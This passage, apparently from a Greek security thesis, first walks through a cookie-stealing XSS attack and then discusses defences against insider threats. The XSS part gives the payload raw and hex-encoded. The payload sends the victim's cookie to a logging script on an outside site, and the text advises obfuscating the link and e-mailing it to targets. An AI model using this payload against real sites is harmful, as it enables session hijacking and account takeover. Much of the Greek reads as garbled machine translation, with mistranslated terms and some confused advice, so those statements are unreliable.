%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e %2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c %2f%73%63%72%69%70%74%3e
3. ><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'
+document.cookie</script>

HEX
%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69 %6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65 %3c%2f%73%63%72%69%70%74%3e

These are the examples of "evil" Javascript we will be using. These Javascript examples gather the users cookie and then send a request to the cgisecurity.com website with the cookie in the query. My script on cgisecurity.com logs each request and each cookie. In simple terms it is doing the following:

My cookie = user=zeno; id=021
My script = www.cgisecurity.com/cgi-bin/cookie.cgi

It sends a request to my site that looks like this.
GET /cgi-bin/cookie.cgi?user=zeno;%20id=021 (Note: %20 is a hex encoding for a space)

Step 3: XSS Execution

Μοιράστε δημιουργημένο url σας ή e-mail χρήση ή άλλους σχετικό λογισμικό για την έναρξη λειτουργίας του. Βεβαιωθείτε ότι εάν δώσετε τη διεύθυνση URL για τον χρήστη (μέσω του ηλεκτρονικού ταχυδρομείου, ο στόχος, ή άλλα μέσα) ότι τουλάχιστον HEX την κωδικοποίησή. Ο κωδικός είναι προφανώς ύποπτο, αλλά ψάχνει μια δέσμη των hex χαρακτήρες μπορεί να ξεγελάσουν μερικούς ανθρώπους.

Στο παράδειγμά μου προς τα εμπρός μόνο στο χρήστη να cookie.cgi. Ένας επιτιθέμενος με περισσότερο χρόνο θα μπορούσε να κάνει μερικές ανακατευθύνσεις και XSS combo για να κλέψει μπισκότο του χρήστη, και την επιστροφή τους στην ιστοσελίδα χωρίς να αντιληφθεί την κλοπή cookie.

Μερικά προγράμματα ηλεκτρονικού ταχυδρομείου μπορεί να εκτελέσει την Javascript κατά το άνοιγμα ενός μηνύματος ή εάν η Javascript είναι που περιέχονται σε ένα συνημμένο μήνυμα. Τα μεγαλύτερα sites όπως το Hotmail επιτρέπουν Javascript μέσα συνημμένα, αλλά το κάνουν ειδικά φίλτρα για την πρόληψη της κλοπής cookie

Step 4: What to do with this data

Αφού έχετε πάρει στο χρήστη να εκτελέσει το XSS τρύπα, τα δεδομένα συλλέγονται και αποστέλλονται στο CGI script σας. Τώρα που έχετε το cookie μπορείτε να χρησιμοποιήσετε ένα εργαλείο όπως το Websleuth για να δείτε αν ο λογαριασμός πειρατεία είναι δυνατόν.

Αυτό είναι μόνο ένα FAQ, όχι ένα λεπτομερές έγγραφο για κλοπή μπισκότων και τροποποίηση. Ένα νέο έγγραφο που απελευθερώνεται από τον David Endler του iDefense πηγαίνει σε περισσότερες λεπτομέρειες σχετικά με ορισμένους από τους τρόπους για να ξεκινήσει αυτόματα XSS τρύπες.

4.5 Πρακτικές αντιμετώπισης και προστασίας έναντι των εσωτερικών απειλών.

4.5.1 Επεξήγηση στους εργαζόμενους των ρίσκων που έχει η εταιρεία

Είναι δύσκολο για τους οργανισμούς να εξασφαλίσουν τη σωστή ισορροπία ώστε να εμπιστεύονται τους υπαλλήλους τους, δίδοντας την απαραίτητη πρόσβαση για να εργάζονται στον οργανισμό και ταυτόχρονα να προστατευτούν από τους ίδιους, λόγο της δύναμης που αποκτούν οι υπάλληλοι.

Η πρόσβαση που αποκτούν αν αφομοιωθεί σωστά, ώστε να αντιλαμβάνονται ότι συμμετέχουν στις κοινές δράσεις και τις παραγωγικές διαδικασίες, μπορεί να δράσει θετικά στην απόδοση τους. Ο οργανισμός πρέπει να προστατευτεί αντίστοιχα από απειλές εντός και εκτός της εταιρείας χρησιμοποιώντας τις βασικές αρχές διαχείρισης κινδύνου.

Ο εργαζόμενος επίσης πρέπει να λαμβάνει υπόψη του τις βασικές αρχές ασφάλειας πληροφοριών, πρέπει να προσδιορίζει τα κρίσιμα σημεία/στόχους και τέλος να καταστρώνει μια στρατηγική για να αντιμετωπίζει τις εσωτερικές και εξωτερικές απειλές. Το ρίσκο είναι γενικά συνδυασμός απειλής, εθελοντικής ενέργειας και αντίστοιχα οι επιπτώσεις που μπορεί να έχει στο οργανισμό. Η έλλειψη σε οποιοδήποτε από αυτά τα στοιχεία συνιστούν την ύπαρξη ρίσκου.

4.5.2 Περιοδικά μαθήματα εκπαίδευσης των εργαζομένων σε θέματα ασφάλειας.

Πρέπει να περάσει στους εργαζομένους η κουλτούρα επίγνωσης της ασφάλειας της εταιρείας, ώστε όλοι οι εργαζόμενοι να κατανοούν τις πολιτικές, τις διαδικασίες και τους τεχνικούς ελέγχους που πρέπει να εφαρμόζονται. Η πρώτη άμυνα της εσωτερικής απειλής είναι ίδιοι οι εργαζόμενοι.

Όλοι οι εργαζόμενοι σε ένα οργανισμό πρέπει να έχουν κατανοήσει τις πολιτικές ασφάλειας και τις διαδικασίες, ώστε να γνωρίζουν τις συνέπειες που μπορεί να έχουν αν δεν τους τηρήσουν. Κάθε εργαζόμενος θα πρέπει να γνωρίζει τους κανόνες ασφαλείας και τις διαδικασίες ώστε να είναι σε θέση να αναφέρει ενδεχόμενες παραβιάσεις σε αυτές.

Οι εργαζόμενοι επίσης πρέπει να συνειδητοποιήσουν ότι δεν υπάρχει συγκεκριμένο προφίλ ενός επίδοξου cracker, γι αυτό πρέπει να είναι συνέχεια σε εγρήγορση. Σε πολλές περιπτώσεις διαπιστώθηκε ότι εργαζόμενοι με τεχνικό υπόβαθρο αλλά και με άγνοια σε θέματα ασφαλείας είναι εκτεθειμένοι εξίσου με αυτούς που δεν έχουν τις κατάλληλες γνώσεις, σε επιθέσεις cracker.

Η εκπαίδευση σε θέματα ασφάλειας θα πρέπει να είναι τέτοια ώστε να εκπαιδεύουν τους εργαζομένους για να εντοπίζουν τις περιπτώσεις εσωτερικής απειλής με βάση την συμπεριφορά από γενικά χαρακτηριστικά. Συμπεριφορές ανησυχίας σε εσωτερικές απειλές κατά του οργανισμού και αξιολόγησης της ζημιάς που αυτές θα προκαλέσουν φέρνει συζητήσεις που μπορεί να στραφούν ενάντια στον οργανισμό.

Τα προγράμματα εκπαίδευσης θα πρέπει να στοχεύον στα παρακάτω :

- *Μείωση του ρίσκου εσωτερικής απειλής, ενεργοποιώντας παρακολούθηση στις κινήσεις των πελατών.*
- *Καταμερισμός καθηκόντων μεταξύ των υπαλλήλων, και καταγραφή αρμοδιοτήτων.*
- *Χρήση ασφαλών διαδικασιών backup και recovery.*
- *Εντοπισμός και αντιμετώπιση περίεργων συμπεριφορών από τους εργαζόμενους.*

4.5.3 Διαχωρισμός καθηκόντων και περιορισμένα δικαιώματα.

Σε περίπτωση που οι εργαζόμενοι είναι επαρκώς εκπαιδευμένοι σε μέτρα ασφαλείας και αντίστοιχα η ευθύνη σε σημαντικές λειτουργίες είναι κατανεμημένη μεταξύ των υπαλλήλων, η πιθανότητα πως κάποιος μεμονωμένα χωρίς την συνδρομή των υπολοίπων θα εφαρμόσει οποιαδήποτε μορφή απειλής, είναι περιορισμένη.

Ο αποτελεσματικός καταμερισμός καθηκόντων μεταξύ των υπάλληλων προϋποθέτει και την ελάχιστη δυνατή απονομή δικαιωμάτων στους χρηστές, για το σκοπό αυτό πρέπει να δίνονται όσο το δυνατό λιγότερα δικαιώματα, ανάλογα με τις εργασίες που έχουν να κάνουν.

Τυπικά οι οργανισμοί ορίζουν ρόλους που χαρακτηρίζουν τις αρμοδιότητες κάθε εργασίας και την πρόσβαση σε συστήματα και πόρους αντίστοιχα. Η πιθανότητα για εσωτερική απειλή μπορεί να μειωθεί δραματικά αν οριστούν κ διαχωριστούν για όλες τις παραγωγικές διαδικασίες της εταιρείας. Για παράδειγμα :

- Να απαιτείται online διαχείριση με εξουσιοδοτημένη είσοδο σε σημαντικά δεδομένα και συναλλαγές της εταιρείας.
- Θέσπιση κωδικών πρόσβασης στην παραγωγή και συντήρηση λογισμικού
- Κεντρική διαχείριση για όλα τα παραγωγικά στάδια της επιχείρησης.
- Σχεδίαση auditing για την αποτύπωση ενεργειών των εργαζομένων.

4.5.4 Εφαρμογή αυστηρών και ‘δύσκολων’ κωδικών, συστηματική διαχείριση λογαριασμών.

Όσο και αν οι εργαζόμενοι στην επιχείρηση έχουν επαγρύπνηση και είναι προετοιμασμένοι για την αποτροπή εσωτερικών απειλών, η απειλή μπορεί εύκολα να εφαρμοστεί σε περίπτωση που οι λογαριασμοί των χρηστών μπορούν εύκολα να παραβιαστούν.

Η απειλή μπορεί να γίνει με αυτόματο ή όχι, τρόπο και να είναι εξίσου καταστροφική για τον οργανισμό. Η καλά ορισμένη διαχείριση του ελέγχου συνδυασμένη με σωστή χρήση των

λογαριασμών των χρηστών, σιγουρεύει ότι η πρόσβαση στα σημαντικά σημεία του οργανισμού είναι εξασφαλισμένη :

- Εξασφαλίζει ότι η μη εξουσιοδοτημένη πρόσβαση δεν είναι εφικτή.
- Υπάρχει έλεγχος και καταγραφή κινήσεων ώστε κάθε ύποπτη κίνηση μπορεί να εντοπιστεί και να ερευνηθεί.
- Μπορεί να εντοπιστεί από κάποιο σταθμό εργασίας εύκολα.

Κάποιοι από τους επιτιθέμενους για να παραβιάσουν λογαριασμούς χρησιμοποιούν μηχανισμούς υποκλοπής κωδικών, κάνοντας χρήση social engineering χρησιμοποιώντας λογαριασμούς που μοιράζονται οι εργαζόμενοι κάποιες φόρες από σταθμούς που είναι συνεχεία logged in.

Οι πολιτικές της εταιρείας πρέπει να διασφαλίζουν ότι οι κωδικοί θα είναι δυνατοί, οι εργαζόμενοι δεν μοιράζονται με άλλους τους κωδικούς (είναι αυστηρά προσωπικοί), αλλάζουν τους κωδικούς ανά τακτά χρονικά διαστήματα και όλοι οι υπολογιστές έχουν screensavers που κλειδώνουν αυτόματα.

4.5.5 Παρακολούθηση Logs και καταγραφή ηλεκτρονικών

Σε περίπτωση που οι πολιτικές για τους λογαριασμούς και τους κωδικούς είναι καθορισμένοι ο οργανισμός μπορεί να κάνει συσχετισμούς και να έχει έλεγχο των κινήσεων(Logging). Η παρακολούθηση δραστηριοτήτων και ο έλεγχος των κινήσεων δίνει την δυνατότητα στον οργανισμό να ανακαλύπτει και να ερευνά ύποπτες κινήσεις πριν επωμιστεί τις συνέπειες από μια επιτυχημένη εσωτερική απειλή.

Αυτόματες διαδικασίες ελέγχου θα πρέπει να καταγράφουν ύποπτες κινήσεις (να φιλτράρουν δηλαδή) όταν δεν είναι δυνατή η αξιόλογη από τους ίδιους του εργαζομένους. Οι εσωτερικές απειλές πολλές φορές ανιχνεύονται από συνδυασμό αυτόματων και μηχανικών διαδικασιών.

Ο έλεγχος κινήσεων πρέπει να είναι σε εσωτερικές, εξωτερικές κινήσεις αλλά και τυχαίος. Γνωρίζοντας ότι οι εργαζόμενοι παρακολουθούνται και οι κινήσεις τους καταγράφονται, προσέχουν ακόμα και τις outgoing κινήσεις τους. Βεβαία από την άλλη δεν είναι δυνατό να καταγράφεται κάθε συναλλαγή της εταιρείας. Μηνιαίοι έλεγχοι αλλά και τυχαίοι είναι ένα μέτρο που θα αποτρέψει τις καλά προετοιμασμένες απειλές και ταυτόχρονα θα τρομάζει τους επιτιθέμενους , αφού θα γνωρίζουν ότι ανά πάσα στιγμή μπορεί να γίνει έλεγχος.

4.5.6 Αυξημένη προσοχή σε system administrators και άτομα με αυξημένα προνόμια.

Συνήθως οι περισσότερες περιπτώσεις σε εσωτερικές απειλές και κυρίως τα IT sabotage προκαλούνται από άτομα που έχουν τεχνικές θέσεις. Συγκεκριμένα τα άτομα αυτά μπορούν να γράψουν scripts που να εκτελέσουν αυτόματα κάποια ενεργεία, να δημιουργήσουν ψεύτικα accounts, να εγκαταστήσουν εργαλεία για να έχουν απομακρυσμένη πρόσβαση, να αλλάξουν τα logs, να δημιουργήσουν ιούς και τέλος να βρουν προγράμματα που θα σπάσουν κωδικούς.
Οι system administrators και άλλοι users που έχουν αυξημένα δικαιώματα είναι υπεύθυνοι για τον σχεδιασμό, την δημιουργία και την εφαρμογή των μέτρων ασφαλείας. Γι αυτό το λόγο ο διαχωρισμός των καθηκόντων είναι πολύ σημαντικός : δίκτυα, συστήματα, ασφάλεια εφαρμογών θα πρέπει να δημιουργούνται, να σχεδιάζονται και να εφαρμόζονται από πολλαπλούς χρήστες. Με άλλα λόγια δεν θα πρέπει κάποιο μεμονωμένο άτομο να μπορεί να αλλάζει το production της εταιρείας χωρίς να απαιτούνται ενέργειες από κάποιο άλλο άτομο.

Τέλος καθώς από τις περιπτώσεις που έχουν καταγραφεί οι περισσότερες είναι από πρώην υπαλλήλους, για αυτό το λόγο οι οργανισμοί θα πρέπει να είναι προσεκτικοί ώστε να κόβουν την είσοδο άμεσα σε πρώην υπαλλήλους που είχαν αυξημένα δικαιώματα.

4.5.7 Απομακρυσμένες επιθέσεις, χρήση επιπλέον επιπέδου προστασίας (vpn)

Οι επιτιθέμενοι συχνά επιτίθενται από απομακρυσμένη πρόσβαση στον οργανισμό χρησιμοποιώντας τα μέσα που έχουν δοθεί από τον ίδιο τον οργανισμό. Ωστόσο η δυνατότητα να εργάζεται κάποιος από το σπίτι μπορεί να αυξήσει σημαντικά την παραγωγικότητα. Συνήθως βεβαία δεν δίνεται η δυνατότητα να έχει πρόσβαση σε σημαντικά δεδομένα της εταιρείας. Είναι αποδεδειγμένο ότι είναι πιο εύκολο για τους επιτιθέμενους να κάνουν επιθέσεις από το σπίτι καθώς δεν έχουν τον φόβο ότι κάποιος άμεσα μπορεί να τους παρακολουθεί

Θα πρέπει να χτιστούν πολλά επίπεδα προστασίας για απομακρυσμένη επίθεση. Οι οργανισμοί θα πρέπει να παρέχουν απομακρυσμένη πρόσβαση σε emails σε ασήμαντα για την εταιρεία δεδομένα, και από την άλλη να κόβουν την πρόσβαση στα σημαντικά. Τα σημαντικά για την εταιρεία δεδομένα θα πρέπει να είναι σε θέση να τα διαχειριστούν μόνο άτομα με φυσική παρουσία.

Όταν απαιτείται να έχουν πρόσβαση οι εργαζόμενοι από απόσταση στα σημαντικά για την εταιρεία δεδομένα θα πρέπει να ενεργοποιείται αντίστοιχα, αυξημένο logging και auditing των remote transactions. Συγκεκριμένα πρέπει να καταγράφονται τα παρακάτω :

- Login
- Ημερομηνία και ώρα σύνδεσης / αποσύνδεσης
- IP user pc
- Failed logins retries , και κυρίως ο λόγος που έγινε failed (bad password, no access)

Όπως ανέφερα και παραπάνω η πρόσβαση σε πρώην υπαλλήλους πρέπει να κόβεται άμεσα γιατί οι επιτιθέμενοι την θεωρούν νούμερο ένα πρακτική για μια επιτυχημένη επίθεση. Η απενεργοποίηση απομακρυσμένης πρόσβασης περιλαμβάνει :

- Απενεργοποίηση απομακρυσμένης πρόσβασης λογαριασμούς(vpns, dial-in accounts)
- Απενεργοποίηση firewall
- Αλλάζοντας passwords από shared accounts.
- Κλείνοντας όλες τις ανοικτές συνδέσεις με συστήματα της εταιρείας.

.

Στην εικόνα 11 φαίνονται οι καλύτερες πρακτικές για να αντιμετωπιστεί μια εσωτερική απειλή σύμφωνα με το περιοδικό security.

Κεφάλαιο 5 Οι στόχοι των «επιτιθέμενων».

5.1 Είδος εφαρμογών

Το μεγαλύτερο ποσοστό των επιθέσεων αφορά περιπτώσεις όπου οι εισβολείς "χτυπούν" ακαριαία. Από την άλλη όμως υπάρχουν εξίσου πολλοί που έχουν την επιθυμία, υπομονή και ικανότητα να επενδύσουν σε μακροχρόνια εσωτερική απειλή/επίθεση. Πρόσφατα, οι επιθέσεις που έχουν εκδηλωθεί έχουν πάρει τις παρακάτω μορφές:

• Οι επιτιθέμενοι στοχεύουν στην ανάπτυξη mailware (πλατφόρμα για να αποστείλει διαφημίσεις και να ενημερώσει την αγορά). Για παράδειγμα, ο ιός τύπου worm Conficker είχε εξαπλωθεί τόσο γρήγορα που είχε «πέσει» το site της εταιρείας που διαφήμιζε λόγο του μεγάλου αριθμού των επισκεπτών.


• Επίθεση σε Client - side εφαρμογές έχουν ως τελικό στόχο το λογισμικό που έχει εγκατασταθεί σε σταθμούς εργασίας(pc υπαλλήλων). Συγκεκριμένα δημιουργούν μικρά προγράμματα που εύκολα μπορεί να παραπλανήσουν τους εργαζόμενους που είναι απρόσεκτοι και δεν τηρούν τα απαραίτητα μέτρα προστασία;.

• Social engineering, πρακτική στην οποία καθοδηγούν τους χρήστες να προβούν σε ενέργειες ή να αποκαλύψουν τις προσωπικές τους πληροφορίες αφού κάνουν χρήση τεχνικών cracking, (κλέβοντας κωδικούς, παρακινώντας τα θύματα να κάνουν click σε συνδέσμους).

5.1.1 Γιατί επιλέγουν τους συγκεκριμένου στόχους

Σε σύγχρονες επιθέσεις, οι επιτιθέμενοι κατανοούν τις αδυναμίες στην άμυνα της εταιρείας και στην συνέχεια χρησιμοποιώντας πρακτικές κοινωνικής δικτύωσης πείθουν τα θύματα να κάνουν ενέργειες όπως κλικ σε links. Οι στόχοι επιλέγονται συνήθως με κριτήρια που έχουν να κάνουν:

- Λιγότερο κόστος, και μπορούν να προκαλέσουν μεγαλύτερη ζημία.
- Στρέφονται προς σταθμούς εργασίας, που χρησιμοποιούν απλοί χρήστες και ενδεχόμενος να έχουν μεγαλύτερα κενά ασφάλειας.
- Δεν αφήνουν ηλεκτρονικά ίχνη



5.2 Χαρακτηριστικά οργανισμών στόχων.

Από τα στατιστικά μπορούμε να εξάγουμε ότι το μεγαλύτερο ποσοστό των εταιρειών που δέχτηκαν επίθεση είχαν λιγότερα από 500 άτομα προσωπικό. Συγκεκριμένα :

- 62% ήταν μικρές εταιρείες με < 500 άτομα εργατικό δυναμικό
- 30% είχαν λιγότερο από 10.000 υπαλλήλους

Επίσης παρατηρήθηκε ότι το μεγαλύτερο ποσοστό των εσωτερικών απειλών γίνεται στα κεντρικά γραφεία των επιχειρήσεων.

Τέλος παρατηρήθηκε ότι η πλειονότητα των εσωτερικών απειλών έγινε στον ιδιωτικό τομέα και όχι στον δημόσιο.

5.3 Χρηματικό κέρδος

Το Οικονομικό κέρδος θεωρείται ένα από τα πιο σημαντικά κίνητρα για την πραγματοποίηση εσωτερικής απειλής. Έχει επιτευχθεί με την πώληση εμπιστευτικές πληροφορίες του εργοδότη σε ανταγωνιστή, κλέβοντας τους συναδέλφους οικονομικές λεπτομέρειες για προσωπική χρήση, ή το χειρισμό προσωπικά ή οικονομικά στοιχεία της εταιρείας. Έχει βρεθεί να είναι εμφανή στα άτομα που απασχολούνται στον τραπεζικό και χρηματοπιστωτικό τομέα

Σύμφωνα με τον [11] ITSBFS πραγματοποιήθηκε από USSNTAC και την CSEI το 2004, ογδόντα ένα γνώστες τοις εκατό ήταν κίνητρο το κέρδος, παρά την επιθυμία να βλάψουν το εταιρείας ή των συστημάτων πληροφοριών. Είκοσι επτά τοις εκατό των εμπιστευτικών

πληροφοριών που μελετήθηκαν ήταν αντιμετωπίζουν οικονομικές δυσχέρειες κατά τη χρονική στιγμή του συμβάντος.

Σε μία περίπτωση, ένας έμπορος νόμισμα αναπτύξει λογισμικό το οποίο χρησιμοποιήθηκε από την οργάνωση του να καταγράφει, να διαχειρίζεται, να επιβεβαιώσει, και εμπορεύεται ελέγχου. Το λογισμικό ήταν γραμμένο με τρόπο που του επέτρεψε να συγκαλύψει παράνομες συναλλαγές του, που έκανε αδύνατο για τους ελεγκτές για την ανίχνευση του δραστηριότητες.

5.4 Εγκατάσταση πειρατικού λογισμικού.

Οι Insiders είναι προνομιούχοι χρήστες που έχουν πρόσβαση σε πόρους του υπολογιστή της εταιρείας. Σχεδόν κάθε εργαζόμενο στην εταιρεία έχει έναν προσωπικό υπολογιστή που κατανέμεται σ 'αυτόν κατά του γραφείο, το οποίο είναι επίσης συνδεδεμένο με το δίκτυο της εταιρείας. Έτσι, κάθε εργαζόμενος ουσιαστικά έχει πρόσβαση σχεδόν σε κάθε άλλο υπολογιστή στο δίκτυο της εταιρείας. εξαιτίας αυτό, η εταιρεία αντιμετωπίζει μια άλλη απειλή από πράξεις στις οποίες ένας εργαζόμενος μπορεί να εγκαταστήσει μη εξουσιοδοτημένο λογισμικό στα συστήματα ηλεκτρονικών υπολογιστών.

Μη εγκεκριμένα λογισμικά είναι τα λογισμικά που δεν είναι εγκατεστημένα από προεπιλογή στο υπολογιστές από το τμήμα πληροφορικής. Μπορούν να συγκεντρώσει τις προσωπικές πληροφορίες των χρηστών ή καταστρέψει τα δεδομένα που αποθηκεύονται σε ηλεκτρονικούς υπολογιστές. Μη εγκεκριμένα λογισμικά που μπορούν να χρησιμοποιηθούν για τη συλλογή προσωπικές πληροφορίες είναι Trojan, αρτοσκευάσματα κατάσκοπος και key loggers. ότι η μη εξουσιοδοτημένη λογισμικά που θα μπορούσαν να χρησιμοποιηθούν για την καταστροφή των δεδομένων είναι οι ιοί, λογικές βόμβες και άλλα malware. Έχουμε ήδη συζητήσει σχετικά με κακόβουλο λογισμικό και την επίδρασή της στην εταιρεία. σε αυτή την ενότητα, θα συζητήσουμε για τα λογισμικά που θα μπορούσαν να χρησιμοποιηθούν για την κλοπή των εργαζομένων προσωπικές πληροφορίες.

Κανονικά, η πολιτική ασφάλειας των κρατών εταιρείας ότι κανένας υπάλληλος δεν επιτρέπεται να εγκαταστήσετε λογισμικό στον υπολογιστή τους. Σε περίπτωση που απαιτείται η υποβολή οποιωνδήποτε νέο λογισμικό, τότε το τμήμα πληροφορικής θα πρέπει να ενημερώνονται για την ίδια. Είναι ευθύνη του το τμήμα IT για την αξιολόγηση της ασφαλείας που θα μπορούσε να τεθεί σε κίνδυνο από την εγκατάσταση του λογισμικού πριν το εγκαταστήσετε. Αυτό είναι γιατί? χρήστες συνήθως δεν έχουν δικαιώματα εγκατάστασης στους υπολογιστές τους.

Ένα εσωτερικό εισβολέα επιθυμεί τη συλλογή πληροφοριών από άλλους χρήστες, θα παρακάμψει το δικαιώματα εγκατάστασης και να εγκαταστήσετε μη εξουσιοδοτημένο

λογισμικό σε άλλους υπολογιστές. Μη εξουσιοδοτημένη λογισμικά θα μπορούσε να είναι Trojan, key loggers, αρτοσκευάσματα κατάσκοπος ή οποιοδήποτε άλλο πρόγραμμα σήμαινε έως 34 .Όλα τα δικαιώματα διατηρούνται. συλλάβει τις δραστηριότητες του χρήστη.

Επιτιθέμενος σταδιακά θα είναι σε θέση να οικοδομήσει βάση δεδομένων του προσωπικά στοιχεία του υπαλλήλου που θα μπορούσαν να περιλαμβάνουν στοιχεία σύνδεσης, αριθμούς πιστωτικών καρτών ή στοιχεία της τράπεζας. Ως εκ τούτου, είναι πολύ σημαντικό για τον εργοδότη να λαμβάνει τα απαραίτητα μέτρα για την αποφυγή διαρροής όχι μόνο της πνευματικής ιδιοκτησίας της εταιρείας, αλλά και προσωπικές πληροφορίες των εργαζομένων που εργάζονται στην εταιρεία

5.5 Μετατροπή υπηρεσιών.

Οι εργαζόμενοι έχουν πρόσβαση στους πόρους του υπολογιστή της εταιρείας. Όπως προνομιούχους χρήστες, οι εργαζόμενοι μπορούν να τροποποιήσουν αυτούς τους πόρους, καθώς και. Οι υπολογιστές επικοινωνούν μεταξύ τους μέσω του δικτύου χρησιμοποιώντας το πρωτόκολλο TCP / IP. Ένας εισβολέας αν αρκετά ικανός μπορούν να επωφεληθούν από αδυναμίες σε πρωτόκολλα TCP / IP σε εργοστάσιο επιθέσεις DoS.

Επιθέσεις DoS αρνούνται τη θεμιτή πρόσβαση των χρηστών στις υπηρεσίες, όπως οι υπολογιστές που παρέχουν αυτά τα υπηρεσίες δεν έχουν μείνει αρκετά ικανοί να χειριστούν αιτήματα από τους χρήστες. Μερικά από τα περίφημο επιθέσεις DoS είναι DNS πλαστογράφηση, ΣΥΝ πλημμύρες και Teardrop. Η δημιουργία όλων αυτών των χτυπήματα απαιτούν τεχνική εμπειρογνωμοσύνη.

Ένας άλλος τύπος επίθεσης DoS που μπορεί να ξεκινήσει από έναν insider είναι κατά OS. OS είναι ένα πρόγραμμα λογισμικού που παρέχει το χρήστη με μια διασύνδεση και αλληλεπιδρά με τον υπολογιστή υλικού. Οι περισσότερες από τις εταιρείες που χρησιμοποιούν τα Windows και το Linux λειτουργικό σύστημα στους υπολογιστές εκεί. Και τα δύο το λειτουργικό σύστημα δεν έχει σχεδιαστεί ώστε να είναι εξαιρετικά ασφαλή. Ως αποτέλεσμα, και οι δύο έχουν τις ρωγμές που θα μπορούσαν να αξιοποιηθούν από έναν εισβολέα να διακόψει τις υπηρεσίες που παρέχονται από το μηχάνημα.

Εξετάστε buffer παρόν θέμα ευπάθειας υπερχείλισης των Windows OS που είναι γνωστό. ένας εισβολέας θα μπορούσε να εκμεταλλευτεί αυτήν την ευπάθεια για να προκαλέσει διαταράξει τις υπηρεσίες που παρέχονται από την εταιρεία. σε τραπεζικό κλάδο, οι τράπεζες παρέχουν στους πελάτες εκεί με online τραπεζική υπηρεσία. αν μια υπάλληλος της τράπεζας εκμεταλλεύεται θέμα ευπάθειας υπερχείλισης buffer σε ένα από τα παράθυρα μηχανής που χρησιμοποιείται για την παροχή online τραπεζική υπηρεσία, τότε τράπεζα θα υποστεί τεράστιο ποσό των οικονομικών απωλειών και την εμπιστοσύνη των πελατών της.

5.6 Παράδειγμα εσωτερικής απειλής σε Οργανισμό

Υπεύθυνος δικτύων, ο οποίος σχεδίασε και έστησε τον mail server της εταιρείας, θύμωσε με το αφεντικό του και αποχώρησε από την εταιρεία όταν του έγινε προσφορά από τρίτο οργανισμό για περισσότερα χρήματα.

Μετά την αποχώρηση του κράτησε την πρόσβαση στον mail server της εταιρείας, ώστε να είναι σε θέση αργότερα να κάνει επίθεση και να προκαλέσει crash(τερματισμό) του server. Την οποία επίθεση πραγματοποίησε μετά από λίγο καιρό.

Ο νέος υπάλληλος που ήταν υπεύθυνος για τον mail server ζήτησε την συνδρομή από τον πρώην υπάλληλο για να αποκαταστήσουν την βλάβη στον mail server. Κατά την διαδικασία της επιδιόρθωσης ο πρώην υπάλληλος εγκατέστησε λογισμικό ώστε να προκαλέσει μεγαλύτερη ζημία :

- Μελέτησε όλη την εξερχόμενη αλληλογραφία
- Προώθησε πληροφορίες στην διεύθυνση της νέας εταιρείας
- Προσπάθησε να προκαταβάλει αρνητικά άτομα που είχαν εκδηλώσει ενδιαφέρον για να εργαστούν στην εταιρεία.
- Προώθησε συζητήσεις υπαλλήλων σε άλλους υπάλληλους
- Αποκάλυψε bonus και αυξήσεις σε στελέχη της εταιρείας
- Προώθησε πληροφορίες σε πρώην υπαλλήλους
- Προώθησε εμπιστευτικές πληροφορίες σε ανταγωνιστές.

Μετά την δράση της συγκεκριμένης απειλής η επιχείρηση έκλεισε, οι ζημιές από την συγκεκριμένη επίθεση υπολογίστηκαν σε 5.7 εκατομμύρια δολάρια.

Σήμερα με βάση στατιστικά στοιχεία από έρευνες που έχουν γίνει δείχνουν ότι οι στόχοι και αντίστοιχα οι πληροφορίες που υποκλέπτονται κυρίως είναι :

- Πληροφορίες εργαζομένων(αρμοδιότητες, προσόντα)
- Προσωπικοί κωδικοί ασφαλείας
- Κωδικοί σε λογαριασμούς, πιστωτικές κάρτες
- Ιδέες πάνω σε projects, περιγραφές, απαιτήσεις, σχεδίαση νέων προϊόντων
